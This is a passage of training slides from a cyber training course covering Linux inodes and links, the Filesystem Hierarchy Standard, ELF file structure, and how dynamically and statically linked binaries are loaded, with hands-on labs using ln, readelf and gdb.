  - `‘ln’` creates a new name for an inode given an existing name for that inode
  - The inode internally records how many “links” like this it has
  - When `rm` is used on a name, it decreases link count in the corresponding inode
  - When the count hits zero, the file data is actually deleted
  - Unable to be used across different filesystems
- Soft links (also called symbolic links or symlinks)
  - `‘ln -s’` creates a reference to another file or directory and a new inode
  - This file merely points to the target one
  - If you delete the target, the symlink will no longer work
  - Can be used across filesystems

ADVANCED CYBER TRAINING PROGRAM

Lab 3

inodes and links

Lab –Tasks

- From a shell, create a new file (e.g., `touch newfile`)
- View the inode number of the new file
  - `ls -i newfile`
- Place some text in the new file
- Copy the new file to another file and view the inode numbers of each of them
  - Are they the same? Why or why not?
- Move the original file to a new folder and view its inode number
  - Has the inode number changed? Why or why not?

Lab –Tasks *(continued)*

- Create a symlink to the original file
  - Example: `ln -s newfile symlink_to_newfile`
- `cat` the contents of the original file and the symlink
- View the inode numbers of the symlink and the original file
  - Are they the same? Why or why not?
- Delete the original file
- `cat` the contents of the symlink again
  - What happened?

Lab –Tasks *(continued)*

- Create another file and put some text in it
- Create a hard link to the new file
  - `ln newfile hardlink_to_file`
- View the inode numbers of the original file and the hardlink
  - Are they the same? Why or why not?
- Change the contents of the hard link file and view the contents of the original one
  - Are they the same? Why or why not?
- Delete the original file
- `cat` the contents of the hardlink
  - What happened?

ADVANCED CYBER TRAINING PROGRAM

File System Hierarchy Standard

ManTech

Filesystem Hierarchy Standard

DIRECTORY	PURPOSE
/bin	Essential command-line utilities that must be present in single user mode (e.g., `cp`, `echo`, `ls`, `cat`, etc.)
/boot	Boot loader files (e.g., GRUB, kernel disk image, initrd)
/dev	Physical device (SSD, HDD, etc.) and virtual device files (null, random)
/etc	Static configuration files (no binaries allowed by FHS)
/home	User home directories (think C:\Users on Windows)
/lib and /lib64	32-bit and 64-bit libraries
/media	Mount points for removable media (USB flash drives, optical media)
/mnt	Temporarily mounted file systems
/opt	Additional software not included in base install
/proc	Virtual filesystem (managed by the kernel) that provides real-time information about processes, file descriptors, system options, etc.
/root	Home directory of the root user (it's not in /home)

Filesystem Hierarchy Standard *(continued)*

DIRECTORY	PURPOSE
/run	Run-time variable data. Files here are removed/reset every boot
/sbin	Essential system binaries (e.g., fsck, init, route)
/srv	Data served by this system (data for FTP and HTTP servers, etc.)
/sys	Contains information on drives, kernel features, etc.
/tmp	A memory-backed file system that gets dumped and reset on boot
/usr	Multiuser binaries (contrast with /bin). Often /bin is actually a link to /usr/bin
/var	Variable files – files expected to be changed during the runtime of the system (e.g., log files)

FHS

- /bin – Must not have any subdirectories. Contains binaries such as cat, chmod, cp, ls etc.
- /boot – Stores data that is used before the kernel begins executing user-mode programs i.e. saved master boot records and sector map files
- /dev – A list of all your device files. These are special interfaces to device drivers. Examples include /dev/urandom, /dev/null, /dev/tty, etc.

/etc

- /etc – Contains all the system-wide configuration information
  - According to the standard it should only store static config files.
  - It is recommended that files be stored in subdirectories under /etc (but that is not well adhered to)
  - Some examples of well known files/directories in /etc:
    - /etc/hosts – Associates ip address with hostnames
    - /etc/resolv.conf – A configuration file for the DNS resolver
    - /etc/crontab – A file used to specify cron jobs
    - /etc/init.d – Contains scripts used by SysVinit that run at startup
    - /etc/passwd – The password file for each user
    - /etc/shadow – Optional encrypted password file
    - Etc…

FHS *(continued)*

- /home – The root directory for each users home directory
- /lib – Globally available library files
- /media – A mount point for removable media
- /mnt – Temporarily mounted file systems
- /opt – Typically consists of user installed applications (optional software). Any packages installed here should be installed at /opt/<package>/other_stuff
- /proc – A virtual file system that provides a consistent interface for getting and setting kernel variables
- /root – Home directory for the root user of the machine
- /run – Any runtime information about the system. Data here must be cleared at the beginning of the boot process

FHS *(continued)*

- /sbin – Required system binaries. Examples include fdisk, lsmod, ifconfig, ip
- /srv – Typically used to **serv**e files. For example if your hosting a git server you might host your repos there
- /sys – Contains information about devices and drivers
- /tmp – Used to store temporary files
- /var – Typically used to store **var**iable files. Examples include log files, spool files, etc. On older systems /run use to be stored at /var/run

/usr

- /usr – Contains shareable read only data. According to the standard it must include the subdirectories /usr/bin, /usr/lib, /usr/local, /usr/sbin, /usr/share
  - /usr/bin – The primary directory of executable commands
    - There must be no subdirectories here
    - This is where you might find an install of Python or Perl
  - /usr/include – This is where general-use include files for C are
  - /usr/lib – Includes object files and libraries
  - /usr/local – Locally installed software should reside here
  - /usr/sbin – Non-essential system binaries (tcpdump, ufw etc)
  - /usr/share – Architecture independent data. This is where you'll likely find the man pages for the system

Mount/Unmount

- The mount command serves to attach the filesystem found on some device to the big file tree. Conversely, the umount command will detach it again.

Image	sudo mount /path/to/image.iso /media/iso -o loop
Filesystem	sudo mount /dev/sdb1 /mnt/media
USB	sudo mount /dev/sdd1 /media/usb
Unmount	umount DIRECTORY umount DEVICE_NAME

Mount Encrypted Device

- cryptsetup is used to conveniently setup dm-crypt managed device-mapper mappings.
  - Also, an option if you want to mount a Linux Unified Key Setup (LUKS) device
  - Check the manpage for more info
  - https://necromuralist.github.io/posts/mount-an-encrypted-drive-using-cryptsetup/

Takeaways

- Remember that all of this is a standard that systems may or may not follow. The purpose of the guideline is to help you predict where certain things might be but is not a hard and fast rule.
- Keep the guidelines in mind when working on Linux. This will help you be a responsible user/administrator.

ADVANCED CYBER TRAINING PROGRAM

ELF Files

Executable and Linkable Format

ManTech

Learning Objective

Given a workstation, device, and/or technical documentation, the student will be able to:


- Understand the basic layout and sections of an ELF file
- Programmatically find information in ELF files
- Use provided tools to learn about various characteristics of ELF files

ELF Files

- ELF stands for **E**xecutable and **L**inkable **F**ormat
  - Formerly stood for Extensible Linking Format
- This is the format that executable files have on disk (the final image produced by the GCC toolset)
- This is the Unix equivalent of a PE file for Windows (.exe, .dll, etc.)
- ELF files can be either relocatable files, executable files, shared object files, or core dump files

Reading an ELF file

- ELF files have a header and are divided into sections
- The `readelf` utility is helpful for viewing ELF file information
- Header begins with four bytes that identify the ELF: 7f 45 4c 46 (which spells .ELF)
  - This is part of the "magic number" that identifies an ELF



```
00000000: 7f45 4c46 0201 0100 0000 0000 0000 0000  .ELF............
00000010: 0300 3e00 0100 0000 a02b 0000 0000 0000  ..>......+......
00000020: 4000 0000 0000 0000 98ae 0000 0000 0000  @...............
00000030: 0000 0000 4000 3800 0c00 4000 1e00 1d00  ....@.8...@.....
00000040: 0600 0000 0400 0000 4000 0000 0000 0000  ........@.......
```

- Special note: if a file to be executed begins with #! then it will be executed as a script by the program specified after the #!
  - Example `#!/bin/bash` will execute the file using /bin/bash for execution as a shell script (you've probably seen this before)


ELF Header

- The ELF structure in C can be seen in /usr/include/elf.h
- There are different ELF headers for different types of ELFs (16-bit, 32-bit, 64-bit, etc.)

```
typedef struct {
  unsigned char e_ident[EI_NIDENT]; /* Magic number and other info */
  Elf64_Half    e_type;          /* Object file type */
  Elf64_Half    e_machine;       /* Architecture */
  Elf64_Word    e_version;       /* Object file version */
  Elf64_Addr    e_entry;         /* Entry point virtual address */
  Elf64_Off e_phoff;         /* Program header table file offset */
  Elf64_Off e_shoff;         /* Section header table file offset */
  Elf64_Word    e_flags;         /* Processor-specific flags */
  Elf64_Half    e_ehsize;        /* ELF header size in bytes */
  Elf64_Half    e_phentsize;         /* Program header table entry size */
  Elf64_Half    e_phnum;         /* Program header table entry count */
  Elf64_Half    e_shentsize;         /* Section header table entry size */
  Elf64_Half    e_shnum;         /* Section header table entry count */
  Elf64_Half    e_shstrndx;      /* Section header string table index */
} Elf64_Ehdr;
```

ELF Header

- You can view the contents of an ELF header in a human-readable way using `readelf -h`
  - Example: `readelf -h /bin/echo`



```
[student@localhost ~]$ readelf -h /bin/echo
ELF Header:
  Magic:   7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF64
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              DYN (Shared object file)
  Machine:                           Advanced Micro Devices X86-64
  Version:                           0x1
  Entry point address:               0x2ba0
  Start of program headers:          64 (bytes into file)
  Start of section headers:          44696 (bytes into file)
  Flags:                             0x0
  Size of this header:               64 (bytes)
  Size of program headers:           56 (bytes)
  Number of program headers:         12
  Size of section headers:           64 (bytes)
  Number of section headers:         30
  Section header string table index: 29
```

ELF - Sections

- ELF files contain sections, each of which have a type to denote the nature of the data contained therein
- Some sections contain data that can be directly mapped to the source code that created it
- Other sections are related to or influenced by the source code
- Sections satisfy several constraints:
  - Every section in an object file has exactly one section header describing it. Section headers may exist that do not have a section.
  - Each section occupies one contiguous (possibly empty) sequence of bytes within a file.
  - Sections in a file may not overlap
  - An ELF file may have inactive space between sections. The contents of the inactive data are unspecified. We will play with this in the CNO usermode class


Common sections

- Some common sections that you’ll see in executable files are listed below


Section	Permissions	Description
.text	READ/EXECUTE	Contains executable code (functions from the source code)
.data	READ/WRITE	Contains initialized data. (e.g., initialized globals, static variables, and static locals)
.rodata	READ ONLY	Contains initialized constant data (e.g., const globals)
.bss	READ/WRITE	Contains uninitialized data (e.g., uninitalized globals, static locals)
.plt	READ/EXECUTE	Procedure Linkage Table (we’ll get to this in a bit)
.got	READ/WRITE	Global Offset Table (we’ll get to this in a bit)

ELF - data types

- The ELF spec defines data types with specific size and alignment
- These types are also defined in /usr/include/elf.h



```
/* Type for a 16-bit quantity.  */
typedef uint16_t Elf32_Half;
typedef uint16_t Elf64_Half;

/* Types for signed and unsigned 32
typedef uint32_t Elf32_Word;
typedef int32_t  Elf32_Sword;
typedef uint32_t Elf64_Word;
typedef int32_t  Elf64_Sword;

/* Types for signed and unsigned 64
typedef uint64_t Elf32_Xword;
typedef int64_t  Elf32_Sxword;
typedef uint64_t Elf64_Xword;
typedef int64_t  Elf64_Sxword;

/* Type of addresses.  */
typedef uint32_t Elf32_Addr;
typedef uint64_t Elf64_Addr;

/* Type of file offsets.  */
typedef uint32_t Elf32_Off;
typedef uint64_t Elf64_Off;

/* Type for section indices, which
typedef uint16_t Elf32_Section;
typedef uint16_t Elf64_Section;
```



32-Bit Data Types

Name	Size	Alignment	Purpose
`Elf32_Addr`	4	4	Unsigned program address
`Elf32_Half`	2	2	Unsigned medium integer
`Elf32_Off`	4	4	Unsigned file offset
`Elf32_Sword`	4	4	Signed large integer
`Elf32_Word`	4	4	Unsigned large integer
`unsigned char`	1	1	Unsigned small integer

ELF – Section headers

- e_shoff - The offset where the section headers begin
- e_shnum - Specifies the number of section entries
- e_shentsize - Specifies the size of the section entries
- e_shstrndx - Specifies the index at which the section header table entry where the section names reside. It is a byte index into the .shstrtab section

ELF – Program headers

- Files that are used to build a process image (e.g. executable files) need to have program headers
- Program headers contain information about how the program will be laid out in memory
- `e_phoff` – Specifies the offset at which the program headers start
- `e_phnum` – Specifies the number of headers
- `e_phentsize` – Specifies the size of a program header

ACTP
ADVANCED CYBER TRAINING PROGRAM

Lab 4

readelf

ManTech

Lab - readelf

- Task 1:
- Create your own version of readelf:
  - If you run “readelf –h <your elf file>” it will print out the elf header for that file. Your program should match that output.
  - Use the elf spec from the handouts along with /usr/include/elf.h to implement it.
- Bonus:
  - Implement the `–S` flag, which prints out the section headers

Lab - Takeaways

- ELF files are well defined and relatively easy to parse
- Understanding the structure of ELF files helps us better understand how the OS works
- Understanding how ELF files are structured and how they are loaded help us better understand where potential security concerns may crop up.

ACTP
ADVANCED CYBER TRAINING PROGRAM

Loading…

How ELFs are loaded

ACTP
ADVANCED CYBER TRAINING PROGRAM

Learning Objecting

Given a workstation, device, and/or technical documentation, the student will be able to:


- Understand what a loader does before executing a binary.
- Understand the difference between execution of a dynamically linked binary and one that was statically linking.
- Understand the roles of the Global Offset Table and the Procedure Linkage Table.

Loading the Program – Static

- The most basic ELF64 binary.
  - `echo -e 'mov $60, %rax\nsyscall' > tiny.S`
  - `gcc -nostdlib -o tiny ./tiny.S`
    - Will just `exit(0)`
    - Use starti in gdb to stop on the very first instruction.
- What does the Kernel have to do to set this program up?

Loading the Program – Static

- Load needed ELF pieces into memory
  - Using Program Headers of type PT_LOAD in the ELF
    - p_flags used for memory permissions.
- Allocate [stack]
- What else is in the memory space?
  - [vsyscall]
    - in the kernel portion of memory
  - [vdso]
  - [vvar]
  - Interpreter if Dynamic ELF



Loading the Program

- Statically Linked:

```
[student@localhost ~]$ cat /proc/12543/maps
00400000-00402000 r-xp 00000000 fd:02 3671133                          /home/student/tiny
7ffff7ffb000-7ffff7ffe000 r--p 00000000 00:00 0                        [vvar]
7ffff7ffe000-7ffff7fff000 r-xp 00000000 00:00 0                        [vdso]
7ffffffdd000-7ffffffff000 rwxp 00000000 00:00 0                        [stack]
ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0                [vsyscall]
```

- Dynamically Linked:

```
[student@localhost ~]$ cat /proc/12725/maps
555555554000-555555556000 r-xp 00000000 fd:02 3670275                  /home/student/tiny
555555556000-555555557000 rwxp 00002000 fd:02 3670275                  /home/student/tiny
7ffff7fce000-7ffff7fd1000 r--p 00000000 00:00 0                        [vvar]
7ffff7fd1000-7ffff7fd2000 r-xp 00000000 00:00 0                        [vdso]
7ffff7fd2000-7ffff7ffb000 r-xp 00000000 fd:00 3151171                  /usr/lib64/ld-2.28.so
7ffff7ffc000-7ffff7ffe000 rwxp 00029000 fd:00 3151171                  /usr/lib64/ld-2.28.so
7ffff7ffe000-7ffff7fff000 rwxp 00000000 00:00 0
7ffffffdd000-7ffffffff000 rwxp 00000000 00:00 0                        [stack]
ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0                [vsyscall]
```


Loading the Program – Entry Point

- The first* part of the program actually executed is the entry point that is specified in the ELF header.
  - If the ELF is dynamic then this is an offset from base, otherwise this is a hard address.
    - `ehdr->e_type == ET_DYN`
- Not all ELF files need an entry point. `ehdr->e_entry` can be zero.
- The entry point usually corresponds to the symbol _start. The linker looks for this symbol when linking the ELF together at compile time.

*note: not always true (or even mostly true), more on this later

_start

- If we do not use `gcc -nostdlib`, a standard `_start` is provided for us, that will start a chain of events that calls our main function.



```
tiny.S
.global _start
_start:
    mov $60, %rax
    syscall
```

`gcc -nostdlib -o tiny tiny.S`

```
.text
_start:
    mov $60, %rax
    syscall
.byte 0x0
.byte 0x0
...
```

```
tiny.S
.global main
main:
    mov $60, %rax
    syscall
```

`gcc -o tiny tiny.S`

```
.text
_start:
    endbr64
    xor %ebp, %ebp
    pop %rsi
...
main:
    mov $60, %rax
    syscall
...
```

_start *(Continued)*

- How does the default `_start` get to main?
  - Calls the libc function `__libc_start_main` which, among other things, starts `main` with the appropriate args, then exits with main's return

```
int __libc_start_main(
    int(*main)(int, char**),
    int argc,
    char * * ubp_av,
    void (*init) (void),
    void (*fini) (void),
    void (*rtld_fini) (void),
    void (* stack_end)
);
```

- First argument is a function pointer to main
  - Why can't `__libc_start_main` call `main` directly?
- `ubp_av` is an "unbounded" pointer to `argv` array
- `init` is a function called before main is called.
- `fini` is registered to run at program exit.
- `rtld_fini` is registered to run when the dynamic shared exits

_start *(Continued)*

- An example of an annotated _start calling libc

```
<_start>:
    endbr64
    xor     %ebp,%ebp               # clear frame ptr
    mov     %rdx,%r9                # rtld_fini
    pop     %rsi                    # argc
    mov     %rsp,%rdx               # ubp_av
    and     $0xfffffffffffffff0,%rsp
    push    %rax                    # push just for alignment
    push    %rsp                    # aligned stack (stack_end)
    lea     0x146(%rip),%r8         # 11a0 <__libc_csu_fini>
    lea     0xcf(%rip),%rcx         # 1130 <__libc_csu_init>
    lea     0xc1(%rip),%rdi         # 1129 <main>
    callq   *0x2f72(%rip)           # 3fe0 <__libc_start_main>
    hlt                             # never reached
```

Demo Part 1

- `gdb /bin/echo`
  - `starti`
    - Where are we? Why?
  - `break _start`
    - Symbol not defined?
      - use `readelf -h` to get the `e_entry` offset, and add that to the base
  - Look at arguments on the stack
    - `argc`
    - `argv`, terminated by a `NULL`
    - `envp`, terminated by a `NULL`
    - `auxvp`, terminated by a `NULL`
    - Data pointed to by the above

ld.so / ld-linux.so

- Why did we go to the start of `ld.so` before our own?
  - Why do we need to?
    - `/bin/echo` is dynamically linked. It doesn't have a copy of the libc functions in its elf file.
      - We need libc.so loaded in our memory.
      - And we need to where its symbols are!
      - How can we call `__libc_start_main` if it isn't in memory?
      - How can we call `__libc_start_main` if we don't know where it is?
  - How did the Kernel know we needed `ld.so` to run first?
    - A program header entry of type `PT_INTERP`
    - Points to a string specifying what "Interpreter" is used to start the program.
- `man ld.so`

ld.so / ld-linux.so *(Continued)*

- How does `ld.so` resolve our dynamic symbols?
  - Fixes up relocations based off our `DT_RELA` dynamic entries
    - Relocations are fixed to point to the correct base address, instead of assuming the elf is loaded at a certain location
  - Sets up the `GOT` to be able to resolve symbols
    - more on this later
- How did `ld.so` know where our image was?
  - Remember the auxv stuff on the stack after the `envp`?
    - See `Elf64_auxv_t` in `/usr/include/elf.h`
  - Entry for program header, entry point, etc.

_dl_start

- You can see ld.so start it's stuff in the glibc source code.
- Here is a bit of information if you want to trace this:
    - `_dl_start` is called right away from the `_start`
    - `_dl_start` and `_dl_start_final` bootstrap the program
    - Call into `_dl_sysdep_start`
        - This parses the auxv information and calls `dl_main`
        - `dl_main` handles relocations and the ld internal magic
    - after `_dl_start` returns it continues to `_dl_start_user`
    - `_dl_start_user` calls any `DT_INIT` initializers
    - Then `_dl_start_user` jumps to the main image's `_start`

GOT/PLT

- Problem:
  - I want to write code that just calls `printf`, and doesn't have to worry about where `printf` actually gets dynamically loaded.
- Solution:
  - Global Offset Table (`GOT`) and Procedure Linkage Table (`PLT`)

PLT/GOT

